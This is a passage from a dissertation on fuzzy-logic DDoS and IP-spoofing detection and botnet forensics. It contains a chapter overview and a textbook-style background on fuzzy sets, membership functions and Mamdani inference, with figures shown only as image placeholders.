

Chapter 3
• Heavy load on Job Seeking website
• Using Fuzzy Estimator to identify if a DDoS attack is taking place
• Mitigate DDoS traffic
Chapter 4
• DDoS Traffic with IP Spoofing
• Identify Spoofed IPs using Fuzzy Logic
• Mitigate DDoS Traffic
Chapter 5
• On Scene criminal investigation of infected host - part of Botnet, in order to locate the C&C Server and the Cybercriminal behind this attack

Figure 1.1: Dissertation Main Contribution Chapters

A brief overview of the chapters of this thesis is given below:

Chapter 2

This chapter provides a mathematical background on Fuzzy Logic and Fuzzy Estimators (Chrysafis and Papadopoulos, 2009), as well as some technical details about the Blackenergy Bot and C&C Server along with the BoNesi DDoS emulator, which were used to attack Job Seeking Website.

Chapter 3

By constructing a fuzzy estimator on the mean packet inter arrival times this chapter proposes a method for DDoS detection. Through empirical evaluation it is confirmed that the detection of DDoS and offensive IPs can be completed within improved real time limits and that by using fuzzy estimators instead of crisp statistical descriptors the shortcomings posed by assumptions on the model distribution of the traffic can be avoided.

Chapter 4

This chapter aims to propose a new multi-layer IP spoofing detection mechanism, called Fuzzy Hybrid Spoofing Detector (FHSD), which is based on Source MAC Address, Hop Count, GeoIP, OS Passive Fingerprinting and Web Browser User Agent. The Hop Count algorithm has been optimised to limit the need for continuous traceroute requests, by querying the subnet IP Address and GeoIP information instead of individual IP Addresses. FHSD uses Fuzzy empirical rules and Fuzzy Largest of Maximum (LoM) Operator to identify offensive IPs and mitigate offending traffic. The proposed system was developed and tested with

BoNeSi DDoS emulator with encouraging results in terms of detection and performance. Specifically, FHSD analyzed 10,000 packets, and correctly identified 99.99% of spoofed traffic in less than 5 seconds. It also reduced the need for traceroute requests by 97%.

Chapter 5

This chapter puts three open source triage tools to the test, in an attempt to identify common issues, strengths and limitations. It evaluates them both in terms of efficiency and compliance with published forensic principles.

Chapter 6

This chapter offers a comprehensive summary of the present work while underlining the main research contributions of the thesis. It further provides an overview of on-going and future work.

Appendix A

Tshark is the command line utility of the famous open-source packet analyzer Wireshark. It is very flexible with a lot of commands and can be used with scripting languages, such as Bash for Linux and Batch for Windows. It also provides the means for an easy and fast analysis of large files. Here you will find scripts used for analyzing tcpdump files in both Windows and Linux Platforms.

Appendix B

Useful C# Function that was used in the development of Fuzzy estimators application.

Appendix C

Modifications and improvements of triage tools.

Glossary

Useful terms

References

Related work done by other researchers

Chapter 2:

Background

2

2.1 Fuzzy Logic

2.1.1 Introduction to Fuzzy Logic

Fuzzy Logic was introduced in the mid 1960s by Lotfi A. Zadeh and constitutes the theoretical body for the implementation of a large category of Intelligent Systems.

Fuzzy Logic is the generalization of a classical logic, according to which a concept may hold some degree of truth anywhere between 0 and 1. This classical logic applies only to concepts that are totally true (namely, they have degree of truth 1) or they are completely wrong (that is to say, they have degree of truth 0). Such generalizations allow us to use a number of certain terms such as "young", "small", "possible", which can belong simultaneously to two or more different sets of values.

The systems based on fuzzy logic use a collection of fuzzy membership functions and fuzzy "IF-THEN" rules. This is compared with the high programming languages, where the program consists of IF-THEN rules.

Fuzzy logic is particularly useful in cases where classical-conventional technologies are not effective, as, for example, in systems and machines which cannot be described accurately by mathematical models, also in systems that show specific confusions or conflicting conditions and finally in systems that are linguistically monitored.

In recent years, fuzzy logic techniques have been widely applied in many industrial applications, as, for example, in the production of cameras, video-cameras, washing machines, air conditions, decision-support systems etc.

2.1.2 Basic Principles of Fuzzy Logic

In our everyday life there is a tendency to use concepts and information that are by their nature imprecise, such as the phrases *"tall man", "beautiful girl", "little boy",* etc. In contrast with this, as far as mathematics is concerned, the description must be accurate because math can recognize only numbers rather than labels and concepts. As a matter of fact, this is not possible, as few things are simple and accurate; in this sense, some verbal terms used by people daily in their natural language, such as *"small", "medium"* and *"large",* cannot be outlined or distinguished in the same way by a machine that deals with numbers. This gap is filled up by Fuzzy Logic, which, through the representation of the verbal terms of fuzzy sets, forms the bridge between man and machine.

2.1.3 Basic Terms

In classical set theory, a set consists of a finite or infinite number of elements and can be represented by the enumeration of its elements as follows:

$$A = \{a_{1,}\ a_{2,} a_{3,....,}\ a_n\}$$

The elements of all sets that are under discussion belong to a universe of discourse.
If these data α_i(i=1,….,n) of A are all together a subset of the universe of discourse X, then set A can be represented by all the elements x ∈ X in the typical function

$$\mu_A(x) = \begin{cases} 1 & \alpha\nu\ x \in X \\ 0 & else \end{cases} \tag{2.1}$$

In classical set theory $\mu_A(x)$ has only the values 0 (“false”) and 1 (“true”) which are the values of truth. Such sets are also called *crisp sets.* The non-crisp sets are called *fuzzy sets*.

Fuzzy set is any set that allows its members to have different degrees of membership functions in the unit interval [0,1].
For fuzzy sets a function can also be defined which is called *Membership Function*.

Membership function *(or MF)* defines the degree of truth as an extension of valuation in which set x belongs to set A, that is to say

$$\mu_A(x) : X \to [0,1] \tag{2.2}$$




Figure 2.1: Typical membership function of a classical crisp set (left) and a fuzzy set (right)

Fuzzy sets are often represented by sets of ordered pairs as follows

$$A = \int \{\mu_{\mathrm{A}}(x)/x\} \quad \eta \quad \sum \{\mu_{\mathrm{A}}(x)/x\} \quad for\ x \in X \qquad (2.3)$$

Symbols $\int$ and Σ express the set rather than the classic integral or sum. In its simplest form, the above equation (2.3) can be also given by

$$\mu_{\mathrm{A}}(x) = \{\mu_1(x)/x_1, \mu_2(x)/x_2, \ldots\ldots, \mu_n(x)/x_n,\} \qquad (2.4)$$

2.1.4 Basic Properties of Fuzzy Sets

Some *basic properties* of fuzzy sets are:

- *The height* of a fuzzy set A, hgt (A), is defined as

$$hgt(A) = \sup_{x \in X} \mu_{\mathrm{A}}(x) \qquad (2.5)$$

Fuzzy sets whose height is equal to 1, are called *normal.*

- The *core* of a fuzzy set is the subset of the membership function domain for which the value field takes values equal to a unit.

$$core(A) = \{x \in X \setminus \mu_{\mathrm{A}}(x) = 1\} \qquad (2.6)$$

- The *support set* of a fuzzy set is a set of the elements of the domain of discourse X for which the following applies

$$\operatorname{supp}(A) = \{x \in X \setminus \mu_A(x) > 0\} \qquad (2.7)$$

Normal fuzzy set is the fuzzy set whose core is not an empty set, that is to say, there is at least one such element of it so $\mu_A(x) = 1$

a – cut set $A_{a\ a}$ is a classic or crisp set which contains all the elements x ∈ X that have a greater degree of membership from an ɑ value.

$$A_a = \{x \in X \setminus \mu_A(x) \geq a\} \quad where \quad 0 < a \leq 1 \qquad (2.8)$$

Convex fuzzy set is the fuzzy set which has stereotyped increasing or decreasing membership function.




Figure 2.2: Height, support and core of a fuzzy set

2.1.5 Membership Functions

There are different types of ***Membership functions*** *(or MF)* which represent fuzzy sets such as *triangular mf, trapezoidal* mf, generalized *bell mf or gbell mf, gaussian mf, s mf, Pi mf, z mf, sigmoidal mf* or even a specific mathematical value.

- ***Triangular membership function*** *(triangular mf)* depends on three scalar parameters {a, b, c}, as given by:

$$triangle(x;a,b,c) = \max\left(\min\left(\frac{x-a}{b-a}, \frac{c-x}{c-b}\right), 0\right)$$




Figure 2.3: Example of triangular membership function (x; 20, 50, 80)

- ***Trapezoidal membership function*** *(trapezoidal mf)* depends on four parameters {a, b, c, d}, as given by:

$$trapezoid(x; a, b, c, d) = \max\left(\min\left(\frac{x-a}{b-a}, 1, \frac{d-x}{d-c} \right), 0 \right)$$




Figure 2.4: Example of trapezoidal membership function (x; 20, 40, 60, 80)

- ***Generalized bell membership function*** (*or gbell mf*) depends on three parameters {a, b, c}, as given by:

$$bell(x; a, b, c) = \frac{1}{1 + \left| \frac{x-c}{a} \right|^{2b}}$$




Figure 2.5: Example of generalized bell membership function (x; 20, 4, 50)

• ***Gaussian membership function*** *(gaussian mf)* depends on two parameters {σ, c}, where σ defines the width of the membership function (mf), and c represents the center of mf:

$$gaussian(x;\sigma,c) = e^{-\left(\frac{x-c}{\sigma}\right)^2}$$




Figure 2.6: Example of Gaussian membership function (x; 10, 50)

• ***Sigmoidal membership function*** *(sigmoidal mf)* depends on two parameters {a, c}, as given by:

$$sigmoid(x;a,c) = \frac{1}{1+e^{-a(x-c)}}$$




Figure 2.7: Example of sigmoidal membership function (x; 0.4, 50)

2.1.6 Fuzzy Set Operations

Among fuzzy sets, certain operations are defined, such as the *union,* the *intersection,* the *product*, the *probor* and the *complement of a fuzzy set.*

- *The **union** of two fuzzy sets A and B in X is defined as follows:*

$$\mu_{A\cup B}(x) = \mu_A(x) \vee \mu_B(x) = \max[\mu_A(x), \mu_B(x)] \quad \forall\, x \in X \tag{2.9}$$

- *The **intersection** of two fuzzy sets A and B in X is defined as follows:*

$$\mu_{A\cap B}(x) = \mu_A(x) \wedge \mu_B(x) = \min[\mu_A(x), \mu_B(x)] \quad \forall\, x \in X \tag{2.10}$$

- *The **product** of two fuzzy sets A and B in X is defined as follows:*

$$\mu_{A\cap B}(x) = \mu_A(x) \bullet \mu_B(x) \quad \forall\, x \in X \tag{2.11}$$

- *The **probor** of two fuzzy sets A and B in X is defined as follows:*

$$\mu_{A\cup B}(x) = \mu_A(x) + \mu_B(x) - \mu_A(x) \cdot \mu_B(x) \quad \forall\, x \in X \tag{2.12}$$

- *The **complement** of a fuzzy set is defined as follows:*

$$\mu_{\overline{A}} = 1 - \mu_A(x) \quad \forall\, x \in X \tag{2.13}$$

If the membership function of a fuzzy set A is less than or equal to the membership function of a fuzzy set B, then fuzzy set A is ***a subset*** of fuzzy set B:

$$(A \subseteq B)\ \alpha\nu\ \mu_A(x) \le \mu_B(x) \quad \forall\, x \in X \tag{2.14}$$

Identical fuzzy sets are two fuzzy sets A and B of which the membership functions in all their points are equal:

$$A = B\ \alpha\nu\ \mu_A(x) \equiv \mu_B(x) \quad \forall\, x \in X \tag{2.15}$$




Figure 2.8: Minimum (left) and Product (right) *of two fuzzy sets*




Figure 2.9: Maximum (left) of two *fuzzy sets* and Probabilistic sum (right) *of two fuzzy sets*




Figure 2.10: Complement of a fuzzy set

2.1.7 Linguistic Modifiers or Linguistic Hedges

Fuzzy sets express general concepts which are used in our daily natural language, as, for example, the verbal terms "short", "medium" and "tall"*.* Such fuzzy concepts have the potential to produce other fuzzy concepts by using *linguistic modifiers or linguistic hedges,* such as "very", "very very", "slightly", "rather", "plus" and "minus". For example, using the above linguistic modifiers, the verbal term "tall" produces fuzzy concepts such as "very tall", "very very tall", "slightly tall" etc.

If "A" is a verbal term and $\mu_A(x)$ the membership function, then according to the above, the modified terms which will be produced, will have the equivalent membership functions:

- "Very A": $\mu_{veryA}(x) = \mu_A^2(x)$ (2.16)

- "Very Very A": $\mu_{veryveryA}(x) = \mu_A^4(x)$ (2.17)
- "Plus A": $\mu_{plusA}(x) = \mu_A^{1.25}(x)$ (2.18)
- "Minus A": $\mu_{MinusA}(x) = \mu_A^{0.75}(x)$ (2.19)
- "Slightly A": $\mu_{slightlyA}(x) = \sqrt{\mu_A(x)}$ (2.20)

2.1.8 If-then Rules

A single fuzzy if-then rule assumes the form

"If x is A then y is B"

where the if-part of the rule *«If x is A »* is called the antecedent or *premise* while the then-part of the rule *«then y is B »* is called the *consequent* or conclusion*.*

If-then rules are used to formulate the conditional statements and constitute essential structural components of fuzzy inference systems. To understand this better, the components of the above rule must be explained:

- A, B are the fuzzy sets which are combined together,
- x is the value of an input variable which takes a degree of membership in the fuzzy set A *(fuzzification process),*
- y is the output of the system extracted from the inference engine in a fuzzy form and gives the decision of the rule.

The fuzzy inference then is defuzzified by the mechanism of *defuzzification* assigning at the end a definite value to the output.

In case there are more than one input variables x_1, x_2, x_3,…x_n the rules take the following format:

If x_1 *is* A_1 and x_2 *is* A_2 and…. x_n *is* A_n *then y is B*

Then there may be more than one output variables.

2.1.9 Fuzzy Logic Controllers

The basic components of a ***fuzzy logic controller*** are:

- ***The Knowledge base*** in which if-then rules are stored for the process control.
- ***The fuzzy sets*** which are used to represent the input and output variables with the verbal terms.

- ***The fuzzifier*** which converts the true values of the input into fuzzy sets.
- ***The inference engine*** which edits the outputs of the fuzzifier and tries to derive fuzzy set inferences from the knowledge base.
- ***The defuzzifier*** which converts the inferences drawn from the inference engine in crisp numbers in order that the control activity can be transmitted to the procedure.




Figure 2.11: Typical diagram of fuzzy inference flow

The inputs in a fuzzy controller are signals (that is to say crisp variables) and therefore the designer of a fuzzy controller must follow the steps listed below:

1. ***Verbal input distribution:*** The designer must represent the input and output variables with verbal terms.
2. ***Rules Formulation:*** Fuzzy sets after the distribution of inputs and outputs are saved on the computer in the form of membership functions; then the distribution of rules follows.
3. ***Type Specification of Fuzzy implication:*** After the formulation of the rules is completed, it is necessary to define the type of fuzzy inference. Most commonly used fuzzy implication methods are the so-called:

a) ***Mamdani,*** where max-min operator is used. This operator receives the smallest degree of membership from the fuzzification values and produces the *degree of* *fulfilment* for each rule. The degree of fulfilment of the rule indicates the importance of the rule inference.

b) ***Larsen,*** where max-product operator is used. This operator determines the degree of fulfilment of the rule by increasing the degrees of membership of the fuzzification values.

4. ***Defuzzification:*** defuzzification method transforms a firm or crisp value into a fuzzy set. It is in short, the opposite of fuzzification. There are different methods of defuzzification:

- *Centroid defuzzification or center of area or COA,* which calculates the centre of gravity of a fuzzy set output distribution and is given by the expression:

$$x'_{COA} = \frac{\int x \cdot \mu(x)dx}{\int \mu(x)dx} \tag{2.21}$$

- *Middle of Maxima or MOM,* which gives the mean of all value having maximal membership grades. This technique can be expressed as:

$$x'_{MOM} = \frac{1}{m}\sum^{m} \max \mu(x) \tag{2.22}$$

- *Smallest of maxima or SOM,* which assumes from the maximum output values, the one with the smallest membership function.

- *Largest of maxima or LOM,* which gives from the maximum output values the one with the highest membership function.

Centroid defuzzification technique or COA is the most commonly used, because it is more accurate as it displays fewer errors in relation to the other methods.

2.1.10 Fuzzy Logic Systems

Fuzzy Logic Systems vary depending on the forms in which a rule can be transformed. The most common forms are:

- ***Mamdani type:*** is the form mentioned above, namely *"If x is A then y is B",* and was named in honor of Ebrahim Mamdani, who proposed the method. The rule outputs of this form are fuzzy sets.
- ***Sugeno – Takagi type:*** is a rule which takes the form *"If x is A then y is c",* where c is a number or a crisp fuzzy set.
- ***Takagi - Sugeno - Kang or T-S-K type:*** is an extension of the previous rule, and constitutes one of the main fuzzy rule types; it is used in many applications of fuzzy systems development. It takes the form "*If x is A then y is* $c_0 + c_1 x$*", where* $c_0, c_1 \in R$*.* The rule outputs of this form are input functions.

2.1.11 Mamdani Fuzzy Model

Mamdani fuzzy model was proposed as the very first attempt to control a system – more specifically a combination of a steam engine and a boiler – with a set of fuzzy if-then rules.

In Mamdani's model the fuzzy inference procedure is initially performed with the fuzzification of the input values, rule evaluation, aggregation of rule outputs and finally defuzzification (see Figure 2.12 where the steps of this procedure are depicted).

Step 1: The ***fuzzification*** procedure determines the degree to which these inputs belong to each of the appropriate fuzzy sets.

Step 2: Next, the fuzzified inputs are applied to the antecedents of the fuzzy rules. If a given rule has multiple antecedents, then the operators AND or OR are used to obtain a single number that represents the result of the antecedent evaluation.

If the **AND** operator is used then there are *two cases:* a) If the AND is used as ***min*** **(*Mamdami's minimum operator*)** then the smallest number is given that reflects the rule evaluation, while b) if it is used as a ***prod*** **(*Larsen product operator*)** then a number is given that represents rule evaluation product.


Also if **OR** operator is used then there are two cases: a) If OR is used as ***max*** **(*Mamdani's maximum operator*)** then the largest number of rule valuation is given while b) if it is used as ***probor*** (2.12) then a number that represents the algebraic sum of rule evaluation is given.

This number can be applied to the membership function of the consequent. The consequent membership function can be presented either with a straight-line cut (clipping) or with graduated cut (scaling) at the level of the truth value of the rule antecedent. The method where the consequent membership function is represented with a clipping cut is called ***Correlation Minimum***, while the method which is represented with a scaling cut is called ***Correlation Product***.

Correlation Minimum method is preferred for its simplicity and its fast mathematical calculations, although it shows some loss of information because the top components of the membership functions are cut-off. On the contrary, Correlation Product method preserves the form of the fuzzy set better; this results in less loss of information, as the membership function of the rule consequence is adjusted to the multiplication of degrees of membership value of the rule premises.

Step 3: At this point, the inferences of all rules are aggregated. Aggregation thus is the process during which the membership functions of all rule consequents previously clipped or scaled are combined. Specifically, the membership function of all inferences is combined into a single fuzzy set.

Step 4: Defuzzification method is the procedure during which a fuzzy set is converted into a crisp value. As mentioned above, there are various defuzzification methods such as COA, MOM, SOM, LOM etc.





Step 2: Rules Evaluation
1st Rule: if x is A1(0.50) AND y is B1(0.70) THEN Z is C1(0.50)
2nd Rule: if x is A3(0.00) AND y is B2(0.15) THEN Z is C1(0.15)
3rd Rule: if x is A2(0.35) THEN Z is C1(0.35)
AND (min)
OR (max)
Step 3: Sum Rules Results
Z is C1(0.50)
Z is C2(0.15)
Z is C3(0.35)
Σ
Step 4: Defuzzification
